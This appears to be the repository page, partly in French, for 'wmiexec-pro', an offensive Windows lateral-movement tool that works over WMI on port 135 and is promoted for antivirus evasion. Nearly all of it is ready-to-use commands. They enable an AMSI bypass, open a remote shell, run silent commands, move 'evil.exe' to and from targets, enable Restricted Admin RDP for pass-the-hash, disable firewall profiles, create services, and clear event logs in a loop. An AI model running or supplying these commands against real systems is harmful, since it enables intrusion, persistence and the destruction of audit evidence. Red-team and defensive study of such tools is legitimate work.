 xiaolichan/wmiexec-pro
Nouvelle génération de wmiexec.py

Nouvelle génération de wmiexec.py.
La nouvelle génération de wmiexec.py, avec plus de nouvelles fonctionnalités. Toutes les opérations fonctionnent uniquement avec le port 135 (pas besoin de connexion SMB) pour l'évasion antivirus lors des mouvements latéraux (Windows Defender, HuoRong, 360)
win32_process n'est pas nécessaireSeule la dernière version d'Impacket est nécessaire
git clone https://github.com/fortra/impacket
cd impacket && sudo pip3 install .
git clone https://github.com/XiaoliChan/wmiexec-Pro
python3 wmiexec-pro.py [[domain/]username[:password]@]<targetName or address> module -h

Basic enumeration:
   python3 wmiexec-pro.py administrator:[email protected] enum -run

Enable/disable amsi bypass:
   python3 wmiexec-pro.py administrator:[email protected] amsi -enable
   python3 wmiexec-pro.py administrator:[email protected] amsi -disable

Execute command:
   python3 wmiexec-pro.py administrator:[email protected] exec-command -shell (Launch a semi-interactive shell)

   python3 wmiexec-pro.py administrator:[email protected] exec-command -command "whoami" (Default is with output mode)
   python3 wmiexec-pro.py administrator:[email protected] exec-command -command "whoami" -silent (Silent mode)
   python3 wmiexec-pro.py administrator:[email protected] exec-command -command "whoami" -silent -old (Slient mode in old version OS, such as server 2003)
   python3 wmiexec-pro.py administrator:[email protected] exec-command -command "whoami" -old (With output in old version OS, such as server 2003)
   python3 wmiexec-pro.py administrator:[email protected] exec-command -command "whoami" -save (With output and save output to file)
   python3 wmiexec-pro.py administrator:[email protected] exec-command -command "whoami" -old -save
   python3 wmiexec-pro.py administrator:[email protected] exec-command -clear (Remove temporary class for command result storage)

Filetransfer:
   python3 wmiexec-pro.py administrator:[email protected] filetransfer -upload -src-file "./evil.exe" -dest-file "C:\windows\temp\evil.exe" (Upload file over 512KB)
   python3 wmiexec-pro.py administrator:[email protected] filetransfer -download -src-file "C:\windows\temp\evil.exe" -dest-file "/tmp/evil.exe" (Download file over 512KB)
   python3 wmiexec-pro.py administrator:[email protected] filetransfer -clear (Remove temporary class for file transfer)

RDP:
   python3 wmiexec-pro.py administrator:[email protected] rdp -enable (Auto configure firewall)
   python3 wmiexec-pro.py administrator:[email protected] rdp -enable -old (For old version OS, such as server 2003)
   python3 wmiexec-pro.py administrator:[email protected] rdp -enable-ram (Enable Restricted Admin Mode for PTH, not support old version OS, such as server 2003)
   python3 wmiexec-pro.py administrator:[email protected] rdp -disable
   python3 wmiexec-pro.py administrator:[email protected] rdp -disable -old (For old version OS, such as server 2003, not support old version OS, such as server 2003)
   python3 wmiexec-pro.py administrator:[email protected] rdp -disable-ram (Disable Restricted Admin Mode)

WinRM (Only support win7+):
   python3 wmiexec-pro.py administrator:[email protected] winrm -enable
   python3 wmiexec-pro.py administrator:[email protected] winrm -disable

Firewall (Only support win8+):
   python3 wmiexec-pro.py administrator:[email protected] firewall -search-port 445
   python3 wmiexec-pro.py administrator:[email protected] firewall -dump (Dump all firewall rules)
   python3 wmiexec-pro.py administrator:[email protected] firewall -rule-id (ID from search port) -action [enable/disable/remove] (enable, disable, remove specify rule)
   python3 wmiexec-pro.py administrator:[email protected] firewall -firewall-profile enable (Enable all firewall profiles)
   python3 wmiexec-pro.py administrator:[email protected] firewall -firewall-profile disable (Disable all firewall profiles)

Services:
   python3 wmiexec-pro.py administrator:[email protected] service -action create -service-name "test" -display-name "For test" -bin-path 'C:\windows\system32\calc.exe'
   python3 wmiexec-pro.py administrator:[email protected] service -action create -service-name "test" -display-name "For test" -bin-path 'C:\windows\system32\calc.exe' -class "Win32_TerminalService" (Create service via alternative class)
   python3 wmiexec-pro.py administrator:[email protected] service -action start -service-name "test"
   python3 wmiexec-pro.py administrator:[email protected] service -action stop -service-name "test"
   python3 wmiexec-pro.py administrator:[email protected] service -action disable -service-name "test"
   python3 wmiexec-pro.py administrator:[email protected] service -action auto-start -service-name "test"
   python3 wmiexec-pro.py administrator:[email protected] service -action manual-start -service-name "test"
   python3 wmiexec-pro.py administrator:[email protected] service -action getinfo -service-name "test"
   python3 wmiexec-pro.py administrator:[email protected] service -action delete -service-name "test"
   python3 wmiexec-pro.py administrator:[email protected] service -dump all-services.json

Eventlog:
   python3 wmiexec-pro.py administrator:[email protected] eventlog -risk-i-know (Looping cleaning eventlog)
   python3 wmiexec-pro.py administrator:[email protected] eventlog -retrive object-ID (Stop looping cleaning eventlog)
